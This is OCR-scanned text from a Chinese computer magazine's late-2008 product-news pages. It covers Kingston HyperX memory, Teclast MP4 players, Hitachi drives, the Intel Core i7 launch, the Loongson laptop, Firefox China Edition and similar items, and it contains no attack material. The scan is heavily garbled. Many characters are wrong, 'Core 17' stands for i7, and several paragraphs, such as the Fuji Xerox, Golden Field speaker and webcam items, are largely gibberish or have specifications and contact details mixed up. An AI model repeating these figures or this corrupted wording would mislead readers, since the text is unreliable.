2008年11月17日, Intel推出了划时代的Core 17处理器. 而金士顿更是未兩绸缪, 早在:7上市前一个月就推出了 专门针对Core 17处理器和X58平台的三通道HyperX DDR3内存套装,且电压完全符合Intel建议的1 65V标 准,同时频率还高达2000MHz,并支持Infel XMP技术、 把超频变成了一件轻松愉快的事情。值得一提的是,即 使在高达2000MHz的频率下。这款内存的延时也只有 9-9-9, 这意味着它还可以进一步调校以达到更高频率 或更低延时, 使系统性能获得更大幅度的提升。除了值 级的2000MHz内存模组之外,金土顿二通道HyperX内 存产品线还包括1866MHz、1800MHz、以及低强识的 1600MHz、1375MHz等。金士镇三通道ValueRAM内存 产品线则包括1333MHz和1066MHz,并有单条1GB和 2G8两种容量。





提起内存、提起储存卡,你不能不想到金土顿、作为储存业的大院级公司,金士顿已经由从前的强调稳定、耐用转 为突出品质、超频性,在强调产品稳定、耐用的同时,更加突出高性能、高品质和完善的售后服务。HyperX系列近些年来一系列 的大动作从一个倒面说明了,对于离端、发烧领域这个金字塔的顶层消费群体起来越多的得到了重视,在内存价格逐年下滑的 如今,强调速度、性能、超频潜力是不是能成为一个新的增长点,还要看金士顿是如何去运作它们。

### T50.

2008年是台电科技在技术创新上革命性的 年,在T系列的旗舰产品T50以及T50+中,台电创造性的把多 点触摸与电容式触摸屏融合在该主机中,使MP4的操作第 次如此得心应手 多点触摸和电容式触摸屏第 次出现是在苹果公司的 phone中,其操作的便利性以及技术的超前性令国际大厂趋之若鹜。而台电科 夜通过自平研发,率先实现两项先进技术的国产化以及产品量产,使T50,T50+成为08年年中关注度最高 的MP4产品。

台电T50+继承了旗舰T50的优点,新加入最流行的TV-OUT、FM发射功能,成为台电科技新的旗舰产品。 T50本身具有的高端功能例如电容式触摸屏、全屏多点触摸,以及超WQVGA分辨串屏幕这些原有的特点 <sup>都</sup>继续保留下来,新加入的FM射额以及TV-OUT功能。使音乐和影像分享更容易、更快提 从音乐到视 频, 在更大范围内和更多朋友分享<sup>、T50+能够直接播放RMVB/RM/AVI/FLV/DAT/MPG等视频, 结合流动</sup> 式平滑切换用户界面,能

根据你的手指手势来拉 制T50+的所有操作, 让 你能随心所欲地畅游在音 乐与电影视频之间。高音 质双核架构, 支持双无损 FLAC、APE, TTS语音学 习娱乐功能,加上89毫米 超薄,超简洁的平滑金属 设计, 使这款台电T50+成 为时尚RMVB播放器的新 标准



### M55

<mark>台电</mark>M55采用高端笔记本上才采用的 mpr nt膜内濛印技术,Imprint技术是一种铸模涂层技术,在成型 产品表面增加 层透明涂层。起到防磨防乱的作用,涂层内层还可以设计压纹图案。具有很好的视觉效 <mark>》。</mark>其精妙之处在干将纹理图案镶嵌在外先和上层漆面之间,形成美观大方的保护层 通过Imprint技 术, M55的上蓝具有了一层高强度高光泽的涂层, 所以给人的感觉是带点镜面的效果

强大的移动电视芯片是收看CMMB移动电视的关键。好的芯片可以在更恶劣,信号更弱的地方看到清晰 力方面大大优于其他芯片。

此款产品是现行MP4/CMMB产品中唯一。 飲采用多点触摸操作方式的主机。通过单 格. 多指在触摸板上的操作, 可以操作M55 的所有功能。传统的触控板一次只能判断 一个触控点,若同时有两个以上的点被触 觉,就不能做出正确反应,或者说反应混乱 了。多重触控的任务可以分解为两个方面的 工作, 一是同时采集多点信号, 二是对每路 信号的意义进行判断,也就是所谓的手势 识别。



#### 编辑点评:

在数码界无比繁荣的今天,想在这个领域立足并且获得消费者青睐就是一家优秀的企 业,而台电铖得比这更好。不仅如此,台电科技一直乘承春用强大的售后服务支援销售,同时凭借一流 的品质和 "QQ在线服务"、"全国联保"、"等等待服务"、"服务就在家门口"等一系列崭新而义极具 人性化的服务体系不断树立产品在最终用户心目中的品牌形象。而CMMB、多点触摸体现出了台电科 技对数码设备的一种理解,一种整合、优化的理解。 现在的多媒体播放设备有两种趋势,一是强调音 一个小小的影音中心,并具有一定的PDA功能。不过仁者见仁智者见智。不可否认的是此种趋势忽略 了多媒体播放设备的本质,究竟利弊权衡还是要看消费者自己的需求取向……





作为一家享誉全球的知名 厂资讯企业, 台电科技始终 坚持品质至上的原则, 薄益 求精. 不断创造应用需求的 冏时坚持提升产品性能及 技术含量。在品牌的规划及 产品导入中, 台电不断地注 入新的元素, 并先后成立了 台电数码、台电外设等事业 部, 涉及领域包括移动存储、 MP3、鼠标、键盘、摄像头等 个性化科技应用产品, 在票 承品质至上的前提下,不断 提高产品技术含量和耐尚值 求,以此满足于不同用户的 个性化消费需求。如今, 台电 品牌已经遗布中国的大江南 北,成为行业内知名的ITS 牌之一。


### 品牌大事记:

2000年 正式签约国内综合实力强大的 品牌通路商-一商科集团 2003年 电脑高手装机奖 -台电光驱 2005年 P606荣获PCONLINE最佳性能奖 2007年 荣获"中星微战略合作品牌"和 "中星微推荐摄像头品牌" 的荣誉

# 

# 日立 CinemoStar 3.5英寸5K500硬盘

CinemaStar 5K500是数字视频录制设备的理想选择,该系列拥有超过500GB的超大容量可供使用者选择,同时具备Coolspin技术,并拥有静音寻道功能 再附以卓越的低功耗和散热功能,使其成为最适合应用于高清数字视频录制设备,DVD/HDD录像机,支持DVR电视机以及媒体中心电脑的硬盘产品。不仅如此,通过日立获得专利的磁头斜坡载入/载出技术,大大提高了可靠性,而且还具备高达120万小时连续无故障运行




### HITACHI Inspire the Next

日立环球存储科技公司 日立环球存储科技公司致力于 开发先进的硬盘以存储及保护 全世界具价值的数据。由硬盘 先锋创立而成,日立藉由提供 高价值且高容量的硬盘、满足 用户在办公室、家中及户外的 需求,让用户可全面融入数字 生活。

日立环球存储科技公司以研究、设计及制造的垂直整合能力,向全球客户承诺领先业界的技术及质量。

日立环球存储科技公司全球拥有32000名员工, 致力于提供全系列的硬盘存储产品, 适用于桌上计算机、高性能存储系统和服务器、笔记本电脑及消费性电子产品。


# 日 立2.5英寸5K500.B移动硬盘



日立5K500 B为日立第一款500GB容量的移动设备硬盘。它采用了少内最新的单碳片250GB技术,最高达500GB的存储容量(25英寸规格当前最大容量),最多可存储125小时的高清晰视频节目、500小时的标准视频节目、178部电影、125000首时长4分钟的MP3歌曲或250个游戏。该款硬盘集先进数据加密技术及低功耗。无卤素设计和业内最低读写能耗规格等环保友好坚持性于一身。并被纳入新日立"EcoTrac"产品类别,此类产品在设计、制造、运行和废旧处理等阶段对环境的影响降至最小化

# 日立 Deskstar 3.5英寸E7K1000硬盘

日立Deskstar E7K1000硬盘是专门针对低任务处理设计的,并能实现24×7全入候应用环境提供大容量存储设备。Deskstar E7K1000采用第七代电源管理技术以及日立用于25英寸笔记本电脑硬盘所推动的创新节能技术,能耗大为降低。另外,它还具有可选的批量数据加密(BDE)功能,采用经美国国家标准和技术研究机构(NIST)批准的高级加密标准(AES),实现最强大的商业数据安全保护。该技术的存在加速和简化了硬盘的再布署过程通过删除加密密钥,硬盘内的数据可变成不可读取,从而无需费时抹掉数据。





编辑点评:

日立硬盘 直以来都非常受到消费者的喜爱,无论是笔记本领域还是台式机领域,总能见到日立硬盘的身影。 当下,新一代的越大客量存储设备更是受到了市场的热烈追捧。面对着SSD{固态硬盘}的竞争势头,包括日立在内的几大硬盘厂商都在不断开发自己的新产品,丰富自己的产品线。容量、速度不断提升的同时,应用领域也更为广泛。例如面对高清播放、存储的日立CinemaStar 3.5英寸5K500硬盘就是嚴佳例证。显然,日立非常重视消费者的使用需求,也正是这样才能获得消费者的认可,以及市场的热烈追捧。

### Gateway 推出四核FX游戏笔记本

編輯点评·Gateway 前一段时期推广的大多是性价比机型,无疑,此次 推出的四核游戏笔记本将其产品线进一步完善,从高至低,从各个角度 消足消费需求。

新品上市 | 800-810-9685 http://cn.gateway.com

### 华硕VH242T演绎大屏诱惑

"低,x262T 5.41" 最新的 16 9显示比例的液晶面极,16 9宽屏 度27合2 8。比例,观看影片时不用再担心上下两条黑边影响效果,内 建 译二音维 4.4 罗影音娱乐的快感。在具体的性能上,拥有 1627× 18、6最付分辨率。亮度达到 30.5元钟,可视角度为 170°(H) 160° 17、FYI D、D 5.65 双接口设计、6ms 16 应时间,由于采用了

1999 元 | 82667575 www.asus.com.cn/



### 富士施乐A3数码多功能机 DocuCentre 2003

富士施乐 DocuCentre 2003 是富士施乐。、 A 2008 年 9 月排出的一款人 可級数码办、 A 2008 年 9 月排出的一款人 可級数码办、 A 2008 年 9 月排出的一款人 可級数码办、 A 2008 年 9 月排出的一款人 可级数码办、 A 2008 年 9 月排出的一款人 可数型的 A 2003 前 D 2003 在 2003 中 2

编辑点评:富士施乐 DocuCentre 2003 是富士 施乐难得的一款 A3 幅面入门级多功能机,丰富 了富士施乐数码多功能机的产品线,为用户带来 精致的办公体验。

新島上市 | 800 - 820-5146



### 奇妙前风挡投影,华硕R800导航仪

坐标。(子錄)

集構点评:R800 无论在硬件配置还是内露功能上都是目前 GPS 导航仪市场上的王者,前风挡等 航投影技术更是让人跟前一亮。

5199元 | 021-33680318 www.msi.com.tw



### MSI VR220 YA Edition 笔记本电脑粉漾上市

世界級 IT 产品设计制造大厂 MSI 微星科技推出的新一代粉彩 色笔记本电脑 VR220 YA Edition, 采用高质感粉彩烤漆外壳,呈现

3299 元 | 010-62102838 www.gigabyte.com.cп

### 破解商务密码,佳能新推一体 机

11月25日, 佳 能在北京召开上 题为"揭开商务 密码"2008作旅 5010新中西鹽市 场内动友在会、推 **山两个系列共产款** 激光多功能 体 机。对于中小型机 构来说,彩色打印 必不可少。但动辄 数万的A3大型数 码复合机对他们来 说并不实用。而iC MF9340C 是一款 A4 幅面数码复合机。 可以实现21 严 分钟黑白、彩虹市 建, 满足了常要高 品瓜 快度的彩色 输出的要求。对; 资金、牵用有限, 希望隐实 体机的



企业用户也是不错的选择。此外,iC MF9340C "身兼多职",双面输入输出、彩色打印、彩色复印、彩色扫描、 打描发送、传真、网络等功能"一个也不少",是真: All In One 的复合机,帮您实现全方位的彩色商务办公。

編號点评:A4 幅面的彩色多功能一体机,的确是目前中小企业急需的办公设备。

新品上市 | 800-820-0020 www.canon.com.cn

### 健康娱乐一个也不能少 金河田梦幻魔盒负离子MB02 上市

到内的妻子好籍电源 商命。即坚持以"科技生活、以为人本"的理点,"而在健康 现保主自主义是自意、基本、代表。当可收入《箱设土主产的最高水平。近日、新 证证以大时。据,在《方香》、歌礼籍配件、舞为雷子乌经MBD。 四样销利率下身 在保健作业的关键子表下部接合作。起,这故专箱辅助或品名。个好更名名字一整 复魔盆MBO2。使奉了音箱MBO2产生的写个是由于,或对导生进入基础,除生品。及 以为工作环境带更清新的空气,此人更新

南哥「緑ビ子毎インド、原文の森林 ゲー泉」とよ、以内公が境を頂えい げらの者をが、りま了MBD2水是 へ ・箱印度枠。(字数)

158元 | 0769-85587456 www.goldenfield.com.cn



### 品位时尚生活,麦博再推iPod音箱MD332

園內署名音頻企业表博公司。在继一体化音乐中心第一款产品 MD331 上市之后。近日又将建、新成员 MD332。司特作为 iPod 专用音箱。MD332 支持包括 iPhone 各内的所有本广。专《、1 专1、约名 - 希放设备。 alpi 小组实现充

學利言。播放了從 通过产品的特色进行器、能操作 Pud 对新产的有菜单。对外,MD332 被将AM/FM

收含机 · 钟 同年 月底以及定 图 · 4 · 点晚。MC 32 · 中 《 中 体 机兰构,符号的信号对多外观。 以及飞属材质防主网端,不仅全 面《中扬声器单元,也能更好地 融入家居环境。(李隆)

980元 | 0755-33901111 www.microlab.com.cn



### 限量收藏! 华硕X58+i7限量版套装全国发售中

作为顶级主板,P6T Deluxe和ASUS P6T Deluxe/OC PALM

支持华顿所有的最新核末,PIDELJXE 塞外引入时、SAI 300 接) DAI Mehalem 全进路的支持,深 用了原身的 10+2 序供基核人、 领先 / 原的超越 1 其 Jurboy 看數子能 1 整 1 1 6 Super Mybr 6

Engline 和 予 合作机场 A Wing Tow. 正 ON LOT, 麦克瓦丁的 Crossfire X 父 A 技术

和 WIDIA 的 SLI 技术。而 PGT DE LONE/OC Palm 与 PGT Deluxe 的区别就在 OC Palm 上。OC Palm 中 小 与 超频的概念,即使在游戏运产中也显得非常能,而是 不 电启系统和游戏,目前也只有华硕学 JC Paln 技术/ 三 以 允许依随意调整 CPU 的频率。"1/+×58" 是 Intel 在 中 市 港 田的首款限量版套装,除了 马曼其大与伦比的性能外,更增加了绝充仅有的纪念意本。(张鑫)

5188 元、5488 元 | 82667575 www.asus.com.cn/

### 得心应手的摄像头 天敏遥控精灵

人放与效应发出了 故非常好 F \*\* · 美用力能学相像具 最持括5。も如其2、三具有 打车功量, 不同居長襲, 大家 可以方便地对摄像人进行启 切、たず、柏西 京像、土面 发 计 对学、适应 计分配变 并谓 "俊健",绝对是莫达人太 新会学人作展生支持。大敏器 長精灵无靈楊俊夫內置書是徹 五声, 1 楼躺的外置表声响 才能量十分产。但3.5kx 改。 产生外国差点手摄像士 更四点 、 其他与军人面,该 5 摄像《调查吊题升效过的"人 前、片、启题"技术,支持 QQ、MSN、海普通等可能职了 软件和碧郁等年录到大室。 我 **蒙透八方豆可去至肺肠不用於** 15~ 弘fps的画面速度。(李隆)

150元 | 0752-2677522 www.10moons.com





#### 天生春智,巅峰性能 直播英特尔酷春 17 发布会

2008年11月18日,英特尔公司正式发布了英特 尔酷睿 (7 处理器,这是英特尔公司迄今为止量先 进、最强劲,同时也是结构最为复杂的台式机处 理器。发布的 款台式机处理器均采用 8M8 级 高级缓存。支持目前最先进的、可为所有台式机 平台提供最佳内存性能的 递道 DDR3-1066 内存 技术。英特尔酷睿 17 处理器至尊版还移除了超频 保护功能,以便高端用户和超频爱好者自由发掘 处理器的更多潜力。(张磊)

编辑点评:新一代的 X58, 新一代的 17。但是仅 仅是评测数字的提高有什么用呢, 17 究竟能给我 们带来什么新的应用体验,我们拭自以待。

#### "E" 触即发的影音調摄

谁说只有进电影院才能享有真正的影音震撼? 近 期微星笔记本电脑强势推出超频级影音娱乐机种 Bravo EX620, 独家内藏 Cinema Pro 技术、诱动单 触控按键、瞬间极致影音最佳效果、达到电影 院身临其境的临场享受。为了抢攻笔记本电脑的 娱乐简机,同时满足"宅世代"娱乐的消费趋势。 包括大众最在乎的 Fall ND、蓝光光盘、杜比环绕 音响、数字电视等新世代数字影音规格。微平科 核更在 Entertainment Bravo 系列排出强大影音 功能的笔记本电脑,以及13~17英寸等齐全的 产品线 来贴近现今社会人们不只爱工作。更爱 娱乐的生活目标。报价 7299 元 (米鄉)

#### 华硕发布顶级工作站主板 P5N-VM WS

近日,全球领先的 3C 解决方案提供商华硕电脑 領據推出了全球首款整合 Quadro 专业级显示芯 片的工作站主板产品——华硕 P5N-VM WS。该主 做板载多项先进技术,是 款名副其实的面向 专业级 20/30 图形处理应用的工作站主板顶级之 作。NVIDIA Quadro FX 470 显示核心的整合是华 碛 P5N-VM WS 的最大亮点所在。华顿 P5N VM WS 可在进行图形处理时以最佳的性能取得精细度及 满晰度,是用户搭建非线性编辑系统的最佳选择。 华硕 P5N-VM WS 在普频处理方面的表现也相当出 色。(米梯)

#### 龙芯"逸珑" 笔记本电脑亮相 2008 上海工业博览会

2008年11月8日,在位于龙阳路的上海工业博 **览会现场,中科龙梦带来了多款基于国产**龙芯处 理器的产品,包括福珑 2F 迷你电脑、脉咙网络计 算机和即将正式发布的逸鋭笔记本。逸叇笔记本 采用最新国产 64 位龙芯 2F 处理器的迷你电脑。 也是全球第一台完全采用自由软件的笔记本。CPL 主频 800MHz ~ 933MHz, 8.9 英寸 LCD 高亮宽屏, 采用开源可定制的 Linux 操作系统,无论办公娱 乐还是上网聊天,都能轻松自如。逸珑仅重 1kg 并集成无线网络、让用户轻松携带,随时学习。 该款产品支持基于Linux平台的桌面计算应用。 具有交互能力强、功能丰富、安全可靠、移动使

换等特点。可广泛应用于保密机构、低成本信息化、 政府及企业办公、多媒体数室等桌面计算领域。(予

编辑点评,我们自己的龙芯本本在性能上完全可 以和国外"上网本"平台一决高下。值得关注。

#### 技嘉正式发布新一代旗舰 X58 系列主板

2008年11月19日、国际-线板卡厂商技嘉料 技在北京中关村皇冠假日酒店召开新闻发布会。 并于会上正式发布了新 代 Intel 平台旅船级产 品---X58 系列主板。技嘉 X58 系列主板是针对高 装市场的顶级产品。支持 Intel 最新的 LGA 1366 接口 CPU, 还支持最新的...通道 DDR3 2000MHz内 存 动态节能引擎和超耐久技术。融合了技器最 新的主板科技,可以说是当今X58主板市场中的 班规产品。(张春)

#### 纤细的美丽 AOC 锋尚系列 18.5mm 全球量 蓮 LCD 发布

2008年11月26日, 显示器一线品牌 AOC 在北京 798 艺术区的 AOC Gallery 举行新品发布会。发布 会中, AOC 隆重推出了厚度仅为 18.5mm 的全球展 舞环保液晶显示器 "Verfino 锋尚" 系列! 此次发 布会也是 ADC "致远战略" 的一个重要环节。"数 远战略"核心内容为 以品牌价值为核心。在打 造显示器行业基于产业链链源整合的动态竞争力 的产业竞争新标准的同时。构建永续运行的AGC 品牌。而ADC Verfino铁尚系列无论从外形的超薄。 还是内在的环保材料,都证明了 AOC 的研发实力。 另一方面也增加了 AOC 品牌的美術度, 为 AOC 的 渠道销售增强了信心。同时让消费者更加期待 AOC 未来发布的创新型产品。(養量)

#### 麦博 M-111 纪念版上市

採推出 M-200 + 周年纪念版之后,要博再次推出 新品---H-111 纪念版。麦博 H - 111 纪念版 采用金新的产品造型,外观采用高升与脐砂及晒 纹于一体, 更显尊贵。M-111 十周年约 多成, 具 有优化数码音源之功效。有效去除数码音源的高 **锁噪声,同时对声音作了洞色和柔化的处理,使** 声音更加周洵。配备多功能线控器,这款线控器 集成了音量控制、耳机输出和辅助输入接口,方 便连接各种有音源输出的设备。M-111纪念版 采用麦缚 eAirBass 技术, 在加重低音时音质不会 失真,更清晰、更富有弹性、解决了低音水纯问题。

#### "火狐中国版"正式发布

11月18日, 谟智网络(MozillaOnline.com)在 毒性科技园文画国际图点上式码环主题为"拓展 潮境空间 丰富 网络给"大猫中国极发布会、专 门为中国用户量身订制的"火泵中国版"(Firefox China Edition ) 正式发布。这是 Mozilla 首次针 对区域用户开发的全新版本,在Firefox3快捷、 安全、个性的强大功能基础之上。"火狐中国版" 增加了专为中国用户设计的多项功能,不仅在网 页浏览上基于中国用户的使用习惯, 而且首创"人 孤魔镜 (Live Margins)"(火狐浏览器右侧栏), 创造性地将多屏幕浏览同时呈现给用户,为中国 的广大网民带来焕然 新的测览体验! (薩蒙魯)

#### 蓝港在线自主研发《西游记》

2008年10月22日,第一代网游领军企业蓝港在 线正式对外公布其首款自主研发大作 〈西游 记)。这是蓝港在线自成立 年多来,首次对外展 示其自主研发实力。而该产品也是目前网游行业 中唯一一款以"西游记"命名的西游题材类网游。 作为 款 20 的 MMOARPG 产品, 《西游记》由蓝港 在线旗下"海王星工作室"担坝制作。游戏将完 全采用蓝港在线自主研发的游戏引擎,设计土物 真实重现"大闹天宫"、"二打白骨精"、"大闹龙宫" 等经典情节。同时还将以写实的手法植入人们其 熟能详的(西游记)元素,让玩家能够真正体会 原对原味的"西游记"。(张锐峰)

#### 网易有道热闻推出"智能专题结果"

也许你有这样的经历,看到一见新闻后,往往会 老望进 步了解与其相关的博客观点、视频、图 片气息,而不得不去四处搜寻,被时费力。近日, 网易有道搜索对其热闹产品(news.youdap.com) (做了更新,添加了"智能专题结果"功能,只要 输入近期热点新闻关键词。就可以获得集合新闻、 想客、视频、阻片、相关内容等多种物常结果的 专题,大大方便了网民的新闻阅读。(张铁峰)

#### 体验私人购物服务,苹果全新 MacBook 登時三里中

11月13日、英東全新 MacBook 登時北京二里。 Apple Store 零售店。苹果 MacBook 系列新品。但 括全新的 MacBook 和 15 英寸 MacBook Pro 都有 个以整块铝合金材质精制而成的一体成型机身。 特效轻薄、轮廓伏英且十分耐用。北京三里中 Apple Store 學售店是苹果在国内的首案古写店。 Apple Store 提供免费的私人购物服务,只需简单 的几步,在网上预约,就可以确保您不受干扰地 享受资深草果产品专家为您提供的私人服务 弓 导密体验所关注的 MacBook 新品、提供购买建议 并回答您的问题。〔予峰〕

#### "三诺杯"第六届中国工业设计精 美容派下乘森

诺杯"第六届中国 I 业设计精英赛于 12 月 4 日存深落下帷幕。决赛采取进行现场命题创作和 现场评审的方式,共评出了一、二、下等奖以及 最佳概念设计大奖、最具商业价值大奖、最佳设 计表现等六项大奖。以尊重设计价值、支持设计、 教育、提倡设计实践、推动设计发展为宗旨的 着杯"工业设计精英赛,自 2002年举办首届大赛 以来,在全国连续举办过五届,已成为国内知名与 I业设计赛事。并被列为"2008年制队"业成计 高峰论坛暨第十三届全国上业设计学术年会"的 重点项目。(李隆)

#### 热心公益, 2008 北理工 "漫步者 奖学金"评选圆满结束

2008年11月17日晚, 第五届建工大学漫步者 **奖学金评选在北京理 I 大学良乡校区落下帷幕。** 14 名候选人在几番答辩之后,经过评委的综合等 核,最终选出了本届漫步者奖学金获得客。"漫步者奖学金"是漫步者公司在 2004 年与北京堡工大学合作创立的,旨在促进我国高等教育事业的发展。漫步者希望能够通过奖、教学金的激励,评选出 枕优秀全面的人才,在未来服务社会,造福民众。奖学金设立五年以来,直来承公开、公正的原则,以"诚信、热情、歌奋 无私"为公后,已经成为学生中间 受关注和最有价值的奖学金项目。(编集)

#### 履智乐触家庭聚会在京季办

2008年11月15日,近百名生活达人和数码娱乐的爱好者以"乐触"的名义齐聚 798,此次乐触家庭聚会的主角大多是来自"点亮灵感乐触生活——惠鲁 TouchSmart 乐触生活社》、"里面的热心网友 他们是牙触精和的支持者,也是身体力行的拥护者。自愿普 TouchSmart 乐触生活社区 http://digf.it sohu.com/s2008/touchsmart/ 精彩召集今下人以来,妈妈一个户的时间内,有超过2007人次的网友,适心社会,也没有情景体验,数百名姓。 减多分享 "他们在旅游、集食和家居方面的经历、感受和照片,博文里充满了对于亲情、爱情、友情的珍惜。(面精铭)

鎮嶺点评: TouchSmart 这个以事控制 PC 的 新使用方式无疑非常吸引人,但显然普及程度 还远远不足。只有遗过不断地与消费者近距高 接触,才能让 TouchSmart 其正流行起来。

#### 科技磁放溢彩流苏, 华硕炫出今 多 FUN 风尚

罗末伊始、时尚界又迎来了年度"春潮"流行趋势的饕餮磁奥。与此同时,一场号领宅。木潮流的科技风尚磁典也于近日掀开神秘面纱——2008年11月24日,FJN华硕英特尔迅驰2笔记本冬季风尚发布会在北京马哥宇罗酒店圆满举行。会级格朗华硕FB、J6和N系列英特尔迅驰2至合产品的深度展示,以及华瑶设接通级两天时尚精英、国内首席名使美地级两天时尚精英、中华历程、信号消费。"本香"东西"水香"的统变。并华历程、倡导消费者共同感受"更稀大、更健康、更自由、更时尚的笔业本应为网带、(**营格物**)

编辑点评: PC 的应用量点。已经由原来的计算、 编辑转向消费、应用,完全改变了人们的日常生 活。科技的进步本就该如此。

#### 富士施乐坚持环境友好

近日,富士施乐株式会社正式宣布,2007 财年,富士施乐存日本及亚太地区运营的整合资源循环系统成功削减使用新资源 3860 吨、降低 氧化碳排放达 25000 吨。通过整个资源循环系统 富士施乐将从用户处回收使用过单复印机和数码多力能设备拆解成零部件,经过严格的质量格余后,符合标准的零部件被达到生产线,而那些不能再利用的零部件则被拆分成 44 种(在日本)或 74 种树,作为新资源进行再利用。这其中包括以时往被认为最难循环和用的金属、被废、玻璃等。因 在亚太地区为 99 3%。富工施广及其海外分支机构承诺将继续坚持环境友好的商业行为。(未养)

# 卓越亚马逊微软专卖店Windows 产品年底重磅低价加好礼

链推出一系列优惠的正版颁软 Office 产品之后,中国最大的网 I 商城之一埠越亚马逊为配合微软更为强劲的正版推广之势,11 月 18 日起,卓越亚马逊为正合微软变为强劲的正版推广之势,399 元的 Windows XP 简体中文家庭版正版增值计划套装。同时,任意用户凡购买微软 yista 简体中文版 4 款彩包产品,便可得到独家的差的微软高 f Windows Vista 电脑快速使用指南(配有光盘)和市场价 418 元的安全大礼包 BitDefender 互联网安全套装(一年期三用户)。

由單越亚马於蘇欽专獎店率先独家推出的 Windows XP 簡体中文家庭版 " 慈禧值,刘衰衰,是蔡敦庆高版增值计划中的 一部分。相对于近 2000 元的 XP 系列其他产品而言,此款价格仅为 399 元的语值产品功能并无差异。唯一不同的是,此款产品的安菱权限仅为 台电脑。嚴价格代势外,本品还可以享受债较公司无限次的基础技术支持服务和正版用户专有的增值服务,从价格和性能来说。都非常适合个人及家庭用户。而被 Vista 简体中文版 4 款彩包赠送的礼品一价值 418 元的安全大规包 BitDefender 互联网安全套被,更是具有强大的主动形理小师。能准确地自动实时更新,确保有两点最新,直线 8 年 被一为生界非名第 。

中越量 3.进 直致力于正版软件的普及,为消费者领 图 可述上版为实典出实用的正版产品。除 Windows XP 简体中文系度版正版 增值計划 賽藝的 V sta 简体中文版 4 截形包产血参加活动外,卓越亚 3 进四 9 样为重度用户提供了其他的系统软件选择,如购买 Vista 形址产品如 " 我则杀着软件和使压收商, 并有人量操作系统、Office 软件、杀毒软件等产品的促销运动。

详情请参见 http://www.amazon.cn/static/ywh\_081118\_sw\_wga.asp

windows XP 简体中文家庭版 正版增值计划套装



joyo卓越 amazon.cn

以上文字图片等内容的卓越常元逊报供 めから、ゲーザー かから 4世 ライドラ 単性や低・中華生 近年 75 それ 格力を

### 瑞星发布《2008 疫情报告》 "病毒产业"完全互联网化

17月18日,"2008 滿星互联网安全枝米大会" 在北京召开,来自瑞星、微软、谷歌、英特尔、 随走""。 是雷、巨人等数十家互联网企业的安全专家。共同探讨了目前严峻的互联网企业企务 和应对之策。 與星公司全面阐述了"云安全——安全的互联对化"的策略和实施。并避可信任的互联网。对于安全广确来说,传统的安全模式重联网。对于安全广确来说,传统的安全模式重联网的各项基础应用和发展也将极入受损。实现不安全的互联网化",将整个互联网次成全安全的互联网化",将整个互联网次成全个巨大的安全软件,才是应对"病毒互联网化"最根本的办法。【白城》

#### 英特尔关注白领一族 以科技破"韶"

2008年11月24日,首部别开生面的网络被客话 剧——《破团英维6+1》在北京上演。这是 部经 过美特尔(中国)有限公司和别组主创人员举年时 可稱心後发,"相写白领 旅遭遇"办公室间境"和 科校如何帮助其"破同而出"的现实区纪语剧。《破 固英维6+1》以六篇博客构成,全剧的推广通过网 给进行,在演出之后,该剧也将以死场的形式完整 搬上网络,成为第一部以网络为传播单台的博弈语 剧。(**张器**)

编辑点评 无论剧情还是志剧,要表达的意思 都有着非常专业的水平。不仅幽默搞笑,在笑 过之。还能着到我们平时工作的闭镜……

#### 希捷推出全新存储解决方案 以满足消费者对于存储、共享及欣 运数字内容的需求

2008年11月18日,全球领先的存储解决方案供应商帮進科技公司,宣布为其屡获奖项的FreeAgent 外置硬盘系列推出秋季新品。希捷的旗舰产品 FreeAgent Go 便携式存储解决方案,是目前市场上最轻薄的外置硬盘,机身厚度仅12.5毫米,可轻松放进衣装,同时具备人们期望的各种先进的抗震功能。此外,FreeAgent Go 也是行业首款提供可扩展数据传输底座的硬盘产品,方便用户在桌面和移动应用之间转换,同时免去寻减地不多路端口的麻烦。FreeAgent Go 拥有高达500GB 的存储有一足以容纳个人的全部电影、照片和咨询的车项,FreeAgent Go 拥有高达500GB 的存储和了标准使携式解决方案和果面解天实对导展的要求,希捷FreeAgent Go 硬盘两者兼顾,是真正完美的移动解决方案。( 繁春)

CF[YP015]



# 思维成就梦想 智慧改变人生 2008年12月10日彩版上市

2009年到来之际,为满足广大读者多层次、宽视野的阅读需求,《思维与智慧》杂志社决定在上下半月的基础上,全新创意,个新策划,全新推出《思维与智慧·彩版》。"彩版"设计精致,全彩印刷,品味独特,可读耐看,值得关注。各地报刊亭、各大书店均有销售。

全国统 零售价: 5.00元 销售热线: 13633313388 订阅汇款地址: 石家庄市友谊南大街86号图书市场南侧楼312室 邮编: 050081 国内统 产续出版物号: CN 13-1196/B

# 社区新鲜派

### 名博公语

马云在APEC上给1000多位企业代表 演讲和分享经验时 他收到了100多个纸 条,其中 名叫"Christian"的中小企业代 表说阿里巴巴的梦想改变了他的人生。像 Chrisuan这样的很多 遍布全球。

-----摘自 "无以言退" 的博文 "马云为何在 国际上如此受欢迎"

他们很怪 脚明被剥削得最惨 但最大的愿望不是不被剥削,而是希望大家都被更狠地剥削 并且紧急地团结在剥削者的 周围。

----韩寒的博客"最贵的一次出台"

我一直认为写文章其实属于服务行业 比如说做菜 厨师要做一道红烧豆腐, 就不能把所有佐料都放进去 特别是醋豆腐是碱性醋是酸性 对冲豆腐就成豆花了 而且董厨师的醋实在放得太多 连豆花都没做成, 成豆腐脑了, 而豆腐脑不能思考.

-----李承鹏的博客

总的来说 几个中国足球记者为逞口上 一时之快吵吵闹闹 网络上雨霉翻天覆地 还 是可笑得紧。你想象过假如几个越南的乒乓球记者也如此这般吗? 我以为 切与槽烂的中国足球有直接或间接关系的人 说到底都本该是"夹着尾巴做人的人"。

----董路的博客

随着北京各大报纸相继涨价 目前市场报纸的价格普遍涨到1元以上,在与报刊亭主的聊天中发现 自从上个月各大根纸涨价后 基本上这五大报纸销售量最少减半。公司楼下的报刊亭业主称 法制晚报平时可以类30份 现在只能卖15份左右 安贞路口亭主称 北京晚报平时可卖50份左右 现在只能卖16份左右。

----摘自姚劲波的博文 "北京主要报纸涨价后的销量"

近日 重庆邮电大学的十几名大学生 推出 一份 90后大学生心理健康调查报 告,报告显示 参与调查的500名大一新 生 最幸拜的偶像是自己 最不想干的职业 是公务员。

——摘自李清的博文 "听说90后最不想当 公务员(青年报)"

比尔 盖茨捐献全部资产 巴菲特捐了

